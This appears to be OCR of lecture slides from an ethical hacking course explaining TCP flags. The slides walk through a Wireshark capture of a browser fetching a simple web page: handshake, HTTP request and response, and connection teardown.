
ACK
Acknowledge

FIN
Finish (terminate) connection


https://notes.shichao.io/tcpv1/ch13/

Example: Browsing simple web page

EH-Kali-05



Example: Browsing simple web page



ISN=Initial Sequence Number

TCP Flags


SYN
Synchronize (sequence numbers)

ACK
Acknowledge

FIN
Finish (terminate) connection

https://notes.shichao.io/tcpv1/ch13/

Example: A web page in 10 captured packets



Example: Browsing simple web page

User Enters URL in browser

Open a connection with a three-way handshake

```
1 0.000000000   10.76.5.150     172.30.10.160   TCP     74 47944 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 .
2 0.000784801   172.30.10.160   10.76.5.150     TCP     74 80 → 47944 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=.
3 0.000816504   10.76.5.150     172.30.10.160   TCP     66 47944 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSv.
```

Client requests web page

```
4 0.000926757   10.76.5.150     172.30.10.160   HTTP    349 GET / HTTP/1.1
5 0.001302365   172.30.10.160   10.76.5.150     TCP     66 80 → 47944 [ACK] Seq=1 Ack=284 Win=15616 Len=0 T.
```

```
GET / HTTP/1.1
Host: 172.30.10.160
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Server sends web page

```
6 0.001672302   172.30.10.160   10.76.5.150     HTTP    490 HTTP/1.1 200 OK  (text/html)
7 0.001683961   10.76.5.150     172.30.10.160   TCP     66 47944 → 80 [ACK] Seq=284 Ack=425 Win=30336 Len=0.
```

```
HTTP/1.1 200 OK
Date: Sun, 11 Sep 2016 22:42:25 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Fri, 02 Sep 2016 19:20:24 GMT
ETag: "22044-9c-53b8b38e1949a"
Accept-Ranges: bytes
Content-Length: 156
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
 <head>
  <title>CIS 76</title>
 </head>
 <body>
  <h1>CIS 76</h1>
  <p>Hacking without permission is a crime!</p>
 </body>
</html>
```


Close the connection

```
 8 0.001697476   172.30.10.160   10.76.5.150     TCP     66 80 → 47944 [FIN, ACK] Seq=425 Ack=284 Win=15616 …
 9 0.001811327   10.76.5.150     172.30.10.160   TCP     66 47944 → 80 [FIN, ACK] Seq=284 Ack=426 Win=30336 …
10 0.002089264   172.30.10.160   10.76.5.150     TCP     66 80 → 47944 [ACK] Seq=426 Ack=285 Win=15616 Len=0…
```


CIS 76

Hacking without permission is a crime!

User views web page



Applications
Places
Wireshark
Sun 16:07
Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_pcapng_eth0_2016091...
GET / HTTP/1.1
Host: 172.30.10.160
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
HTTP/1.1 200 OK
Date: Sun, 11 Sep 2016 22:42:25 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Fri, 02 Sep 2016 19:20:24 GMT
ETag: "22044-9c-53b8b38e1949a"
Accept-Ranges: bytes
Content-Length: 156
Connection: close
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html>
<head>
<title>CIS 76</title>
</head>
<body>
<h1>CIS 76</h1>
Hacking without permission is a crime!
</body>
</html>
1 client pkt(s), 1 server pkt(s), 1 turn.
Entire conversation (707 bytes)
Show data as
ASCII
Stream
0
Find:
Find Next
Help
Hide this stream
Print
Save as...
Close
File
Edit
View
tcp.stream eq 0
Expression...
No.
Time
Frame 4: 349 byte
Ethernet II, Src:
Internet Protocol
Transmission Cont
Hypertext Transfe
wireshark_pca
Profile: Default

Wireshark: Statistic > Flow Diagram view



Cloudshark: Analysis Tools > Ladder Diagrams

10.76.5.150 — https://www.cloudshark.org/ — 172.30.10.160

